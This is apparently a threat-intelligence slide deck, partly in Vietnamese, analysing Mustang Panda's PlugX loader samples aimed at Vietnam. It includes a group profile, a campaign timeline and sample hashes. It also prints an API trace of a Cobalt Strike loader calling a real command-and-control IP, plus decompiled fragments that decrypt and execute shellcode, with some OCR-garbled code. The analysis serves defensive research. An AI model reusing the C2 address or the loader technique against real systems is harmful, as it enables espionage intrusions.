


“Mustang Panda” – Enemy at the gate




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 **Virus Bulletin**
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Security researcher @kienbigmummy analyses a CobaltStrike loader and shellcode
kienmanowar.wordpress.com/2021/09/06/qui...

```
0c4;kernel32.LoadLibraryA
Arg[0] = ptr 0x0000000014ff10 -> "wininet"

20c4;wininet.InternetOpenA
20c4;wininet.InternetConnectA
Arg[0] = ptr 0x00000000cc0004 -> {\x00\x00\x00\x00\x00\x00\x00}
Arg[1] = ptr 0x000000014000238d -> "213.152.165.30"
Arg[2] = 0x0000000000001bb = 443
Arg[3] = 0
Arg[4] = 0
Arg[5] = 0x000000000000003 = 3
Arg[6] = 0
Arg[7] = 0

20c4;wininet.HttpOpenRequestA
Arg[0] = ptr 0x00000000cc0008 -> {\x00\x00\x00\x00\x00\x00\x00}
Arg[1] = 0
Arg[2] = ptr 0x00000001400021a9 -> "/jquery-3.3.2.slim.min.js"
Arg[3] = 0
Arg[4] = 0
Arg[5] = 0
Arg[6] = 0xfffffffff04c03200 = 18446744071641772544
Arg[7] = 0

20c4;wininet.InternetSetOptionA
20c4;wininet.HttpSendRequestA
Arg[0] = ptr 0x00000000cc000c -> {\x00\x00\x00\x00\x00\x00\x00}
Arg[1] = ptr 0x00000001400021f9 -> "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko"
Arg[2] = 0xffffffffffffffff = 18446744073709551615
Arg[3] = 0
Arg[4] = ptr 0x00000001400021f9 -> "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko"
```

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Agenda

1. Asian APT Groups connections
2. Mustang Panda Group
3. Samples have targeted Viet Nam
 1. **Unknown** PlugX variant
 2. **THOR** PlugX variant
4. Other campaigns relate to events in Europe, invasion of Ukraine.

Mustang Panda Group (1)

Threat Group Cards: A Threat Actor Encyclopedia

⇒ APT group: Mustang Panda, Bronze President

Names	Mustang Panda (<i>CrowdStrike</i>) Bronze President (<i>SecureWorks</i>) TEMP.Hex (<i>FireEye</i>) HoneyMyte (<i>Kaspersky</i>) Red Lich (<i>PWC</i>)
Country	 China
Sponsor	State-sponsored
Motivation	Information theft and espionage
First seen	2014
Description	<p>(<i>CrowdStrike</i>) In April 2017, CrowdStrike Falcon Intelligence observed a previously unattributed actor group with a Chinese nexus targeting a U.S.-based think tank. Further analysis revealed a wider campaign with unique tactics, techniques, and procedures (TTPs). This adversary targets non-governmental organizations (NGOs) in general, but uses Mongolian language decoys and themes, suggesting this actor has a specific focus on gathering intelligence on Mongolia. These campaigns involve the use of shared malware like Poison Ivy or PlugX.</p> <p>Recently, Falcon Intelligence observed new activity from Mustang Panda, using a unique infection chain to target likely Mongolia-based victims. This newly observed activity uses a series of redirections and fileless, malicious implementations of legitimate tools to gain access to the targeted systems. Additionally, Mustang Panda actors reused previously-observed legitimate domains to host files.</p> <p>Also see <i>RedDelta</i>.</p>
Observed	Sectors: Aviation, Government, NGOs, Think Tanks, Telecommunications. Countries: Australia, Bangladesh, Belgium, China, Cyprus, Ethiopia, Germany, Greece, Hong Kong, India, Indonesia, Mongolia, Myanmar, Nepal, Pakistan, Russia, Singapore, South Africa, South Korea, South Sudan, Taiwan, UK, USA, Vietnam and UN.
Tools used	AdFind, China Chopper, Cobalt Strike, Hodur, nbtsn, NetSess, Netview, nmap, Orat, Poison Ivy, PlugX, PowerView, PVE Find AD Users, RCSession, TeamViewer, WmiExec.

<https://apt.eta.or.th/cgi-bin/aptgroups.cgi>

Mustang Panda Group (2)


Operations performed	2014	Secureworks Counter Threat Unit (CTU) researchers have observed BRONZE PRESIDENT activity since mid-2018 but identified artifacts suggesting that the threat actors may have been conducting network intrusions as far back as 2014. < https://www.secureworks.com/research/bronze-president-targets-ngos >
	Aug 2019	In mid-August 2019, the Anomali Threat Research Team discovered suspicious ".lnk" files during routine intelligence collection. While the distribution method of these documents cannot be confirmed at this time, it is likely that spearphishing is being utilized because it aligns with Mustang Panda's TTPs, and it is a common tactic used amongst APT actors. < https://www.anomali.com/blog/china-based-apt-mustang-panda-targets-minority-groups-public-and-private-sector-organizations#When:17:14:00Z >
	Jan 2020	Avira's Advanced Threat Research team discovered a new version of PlugX from the Mustang Panda APT that is used to spy on some targets in Hong Kong and Vietnam. The way that the APT actor infects the target, and launches the malicious payload is similar to previous versions—but with some differences. < https://insights.oem.avira.com/new-wave-of-plugx-targets-hong-kong/ >
	Mar 2020	Vietnamese cyber-security firm VinCSS detected a Chinese state-sponsored hacking group (codenamed Mustang Panda) spreading emails with a RAR file attachment purporting to carry a message about the coronavirus outbreak from the Vietnamese Prime Minister. < https://blog.vincss.net/2020/03/re012-phan-tich-ma-doc-loi-dung-dich-COVID-19-de-phat-tan-gia-mao-chi-thi-cua-thu-tuong-Nguyen-Xuan-Phuc.html >
	Mar 2020	ATR identified that the Higaisa and Mustang Panda Advanced Persistent Threat (APT) groups have been utilizing Coronavirus-themed lures in their campaigns. < https://www.anomali.com/blog/covid-19-themes-are-being-utilized-by-threat-actors-of-varying-sophistication#When:14:00:00Z >
	Mar 2021	Indonesian intelligence agency compromised in suspected Chinese hack < https://therecord.media/indonesian-intelligence-agency-compromised-in-suspected-chinese-hack/ >
	Aug 2021	Mustang Panda's Hodur: Old tricks, new Korplug variant < https://www.welivesecurity.com/2022/03/23/mustang-panda-hodur-old-tricks-new-korplug-variant/ >
	Feb 2022	Mustang Panda or Temp.Hex, a China-based threat actor, targeted European entities with lures related to the Ukrainian invasion. < https://blog.google/threat-analysis-group/update-threat-landscape-ukraine/ >
	Mar 2022	BRONZE PRESIDENT Targets Russian Speakers with Updated PlugX < https://www.secureworks.com/blog/bronze-president-targets-russian-speakers-with-updated-plugx >
Information		< https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-june-mustang-panda/ >

Samples have
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Our analysis

- Unknown PlugX variant
- Threat hunting
- Phân tích log.dll
- Phân tích shellcode
- Phân tích PlugX DLL

Threat hunting


- Cuối tháng **04/2022**, qua hoạt động Threat hunting trên VirusTotal, phát hiện các mẫu được tải lên từ Việt Nam.
- Thời điểm này, nghi ngờ có liên quan tới nhóm **Mustang Panda (PlugX)**.



The screenshot shows a VirusTotal search results page for five files. Each file entry includes a hash, filename, detection count, size, first and last seen dates, number of submitters, and a 'pedll' label. The files are all DLLs.


Hash	Filename	Detections	Size	First seen	Last seen	Submitters	Label
DB0C90DA56AD338FA48C720D001F8ED240D545B032B2C2135B87EB9A56B07721	log.dll	11 / 68	864.00 KB	2022-05-07 01:33:18	2022-05-07 01:33:18	1	pedll
84893F36DAC3BBA6B09EA04DA5D7B9608B892F76A7C25143DEEBE50ECBDDC5D	84893f36dac3bba6bf09ea04da5d7b9608b892f76a7c25143deeb50ecbbdc5d.sample	9 / 68	103.00 KB	2022-05-05 12:42:34	2022-05-05 17:58:50	2	pedll
3171285C4A846368937968BF53BC48AE5C980FE32B0DE10CF0226B9122576F4E	log.dll.sc	13 / 67	377.50 KB	2022-04-25 14:04:36	2022-04-25 14:04:36	1	pedll
604B202CBE5E97C7C8A74A12E1F08E843C08AE08BE34DC60B8518B9417C133A9	log.dll	13 / 69	52.00 KB	2022-04-12 02:36:42	2022-04-12 02:36:42	1	pedll
DA28EB4F4A66C2561CE1B9E827CB7C0E4B10AFE0EE3EFD82E3CC2110178C9B7A	log.dll	10 / 55	576.50 KB	2022-03-26 13:16:05	2022-03-26 13:16:05	1	pedll

Execution flow



Analyze log.dll

- Sample hash: [3171285c4a846368937968bf53bc48ae5c980fe32b0de10cf0226b9122576f4e](#)
- Được tải lên từ Việt Nam, thời gian **2022-04-25 14:04:36 UTC**
- Tên: **log.dll.sc**. *Ai đó đang xử lý sự cố?*



Static Properties Analysis

- File được biên dịch bằng **Visual Studio 2012/2013**
- Thông tin sections cho thấy nó có thể bị **packed** hoặc code bị **obfuscated**.
- Tên gốc **ljAt.dll**. Export **02** hàm **LogFree** và **LogInit**.

product-id (8)	build-id (4)
Implib1100	Visual Studio 2012 - 11.0
Import	Visual Studio
Utc1800_CPP	Visual Studio 2013 - 12.0
Masm1200	Visual Studio 2013 - 12.0
Utc1800_C	Visual Studio 2013 - 12.0
Import (old)	Visual Studio
Export1200	Visual Studio 2013 - 12.0 RTM
Linker1200	Visual Studio 2013 - 12.0 RTM

Nr	Virtual offset	Virtual size	RAW Data offset	RAW size	Flags	Name	First bytes (hex)	First Ascii 20h bytes	sect. Stats	
01	ep	00001000	000577C6	00000400	00057800	60000020	.text	55 53 57 56 83 ...	USWV 0 □□1 D...	Strong Packed - 2.2743 % ZERO
02	im	00059000	000046F4	00057C00	00004800	40000040	.rdata	20 D2 05 00 34 ...	□ 4 □ F □ T □ ...	Very not packed - 43.6306 % ZERO
03		0005E000	00002FA0	0005C400	00001200	C0000040	.data	4E E6 40 BB B1 ...	N @ □ D ...	Very not packed - 64.3012 % ZERO
04		00061000	00000ED4	0005D600	00001000	42000040	.reloc	00 10 00 00 0C ...	□ ▲ □□□ ...	Not packed - 16.6992 % ZERO

Offset	Name	Value	Meaning
5BC90	Characteristics	0	
5BC94	TimeStamp	622DA6ED	Sunday, 13.03.2022 08:10:21 UTC
5BC98	MajorVersion	0	
5BC9A	MinorVersion	0	
5BC9C	Name	5D0CC	ljAt.dll
5BCA0	Base	1	
5BCA4	NumberOfFunctions	2	
5BCA8	NumberOfNames	2	
5BCAC	AddressOfFunctions	5D0B8	
5BCB0	AddressOfNames	5D0C0	
5BCB4	AddressOfNameOrdinals	5D0C8	


Exported Functions [2 entries]					
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
5BCB8	1	1000	5D0D5	LogFree	
5BCBC	2	4E5E0	5D0DD	LogInit	

Code Reversing

- Hàm **LogInit**: gọi hàm **LogInit_0**

```
.text:1004E5E0 ; Exported entry 2. LogInit
.text:1004E5E0
.text:1004E5E0
.text:1004E5E0 ; Attributes: thunk
.text:1004E5E0
.text:1004E5E0 ; void __stdcall LogInit()
.text:1004E5E0      public LogInit
.text:1004E5E0      LogInit      proc near
.text:1004E5E0                      ; DATA XREF: .rdata:off_1005D0B8↓o
.text:1004E5E0      jmp          LogInit_0 ; TAGS: ['Enum', 'FileWIN']
.text:1004E5E0      LogInit      endp
.text:1004E5E0
```

```
1 // attributes: thunk
2 void __stdcall LogInit()
3 {
4     LogInit_0();
5 }
```



```
4967 v200 = v196 ^ v199 ^ 0x77D9D620;
4968 v201 = ~v196 & (v199 ^ 0x882629DF) | (v199 ^ 0x77D9D620) & v196;
4969 v202 = ~(v199 ^ 0x77D9D620) & v200 & 0xF52380E | (v199 ^ 0x77D9D620) & v200 &
4970 v203 = v202 & (v202 ^ 0x89026167) & ~v202 & 0x89026167 | ~v202 & 0x89026167 ^ v20
4971 v204 = v203;
4972 v205 = ~v203 & 0xA13D01E2;
4973 v206 = (~v203 & 0xA21D4CC | v203 & 0xF5DE2B33) ^ 0xF5DE2B33;
4974 read_content_status = (v206 & ((v205 | v204 & 0x5EC2FE1D) ^ 0x5EC2FE1D) | (v205 |
4975 control_var = 0xD9DD668D;
4976 v4706 = read_content_status;
4977 v4707 = dword_1005FE74 < 0xA;
4978 do
4979 {
4980 LABEL_17:
4981 while ( control_var ≤ (int)0xC28CF813 )
4982 {
4983     if ( control_var > (int)0xA3463B6 )
4984     {
4985         if ( control_var = 0xA3463B7 )
4986         {
4987             control_var = 0x70D8932E;
4988             goto LABEL_3;
4989         }
4990         (*decrypted_shellcode)(); // exec decrypted shell
4991         control_var = 0x8980A65F;
4992     }
4993     else
4994     {
4995         if ( control_var = 0x8980A65F )
4996         {
4997             (*decrypted_shellcode)(); // exec decrypted shell
4998             v2489 = dword_1005FE78 * (dword_1005FE78 - 1);
4999             v2490 = ~v2489;
5000             v2491 = v2489 & ((dword_1005FE78 * (dword_1005FE78 - 1)) ^ 0x25430972);
5001             v2492 = ~(v2491 & ~v2489 & 0x25430972 | ~v2489 & 0x25430972 ^ v2491) & 0x
```

Code Reversing

- Hàm `LogInit_0`: gọi hàm `f_read_content_of_log_dat_file_to_buf` để đọc nội dung của file `log.dat` và thực thi shellcode sau giải mã.

```
public LogInit
proc near
; DATA XREF: .rdata:off_1005D0B8+0
jmp LogInit_8 ; TAGS: ['Enum', 'FileWIN']
endp


23 calls, 1 strings

calls:
- call dword ptr[eax]
- call ds:CloseHandle ; call CloseHandle
- call ds:CreateFileA ; call CreateFileA to open file
- call ds:ReadFile ; call ReadFile to read file content
- call _strncmp ; call _strncmp to compare string
- 2 call dword ptr[eax] ; exec decrypted payload/shellcode
- call ds:CloseHandle ; call CloseHandle
- call ds>DeleteFileA ; call DeleteFileA
- call ds:CloseHandle ; call CloseHandle
- call ds>DeleteFileA ; call DeleteFileA
- 1 call f_read_content_of_log_dat_file_to_buf ; call f_read_content_of_log_dat_file
- call ds:GetModuleHandleA ; call GetModuleHandleA to retrieve kernel32.dll handle
- call ds:GetProcAddress ; retrieve api address
- call eax ; call API func
- call ds:ExpandEnvironmentStringsA ; call ExpandEnvironmentStringsA
- call ds:CreateFileA ; call CreateFileA for retrieving handle to create tmp file
- call _strlen ; call _strlen
- call ds:WriteFile ; call WriteFile to write content to file
- call ds:ExpandEnvironmentStringsA ; call ExpandEnvironmentStringsA
- call ds:CreateFileA ; call CreateFileA
- call _strlen ; call _strlen
- call ds:WriteFile ; call WriteFile
- call __security_check_cookie(x)

strings:
- kernel32
```

Code Reversing

- Hàm `f_read_content_of_log_dat_file_to_buf` cũng bị obfuscated hoàn toàn.



```
6914     {
6915         break;
6916     }
6917 LABEL_17:
